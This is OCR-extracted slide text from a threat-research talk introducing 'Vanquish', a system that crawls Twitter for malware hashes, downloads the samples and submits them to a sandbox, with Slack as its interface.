Vanquish:
Analysis Everywhere With Smartphones

Hiroyuki Kakara, Senior Threat Researcher @Trend Micro

5 Facts & Target Audience of this Presentation


- 5 facts about this talk
  - This talk introduces the "**Vanquish**", a simple but efficient cyber threat intelligence research system, which crawls IoCs from Twitter, submit to a sandbox, with using Slack as I/O interface.
  - The system will help threat researcher to get second and subsequent payloads ASAP
  - The system can be developed in combination of **free public services**.
  - I will also talk about use of interactive Slack App in extension of cyber the Vanquish which can initiate automated analysis from anywhere.
  - The core module of "Vanquish" is also published at GitHub (mentioned later)

- Target
  - Individual malware researchers or students

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway


1. Researchers' Daily Works
2. Vanquish
3. Additional Features

Researchers' Daily Works (Simplified Example)




Common Malware Behavior (Example)


(most of you may know, but just in case…)



Researchers' Daily Works (Simplified Example)




Researchers' Daily Works (Simplified Example)



- Recent C2 servers go to offline quickly
- It's very important for us to get next stage payloads from C2 before it becomes offline

Researchers' Daily Works (Simplified Example)



- Focus on automating REM from OSINT (especially Twitter)

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway

Vanquish

Twitter crawling

- Using Twitter API, crawls tweets of specified accounts every specified minutes
- Parse tweets and extracts hashes (md5/sha1/sha256)
- If tweets have links, it parses web contents and extracts hashes as well

Hashes ↓

Download samples

- Using API of online malware repository (e.g. VirusTotal), downloads samples

Samples ↓

Sandbox, etc.

- Submit downloaded hashes to Sandbox
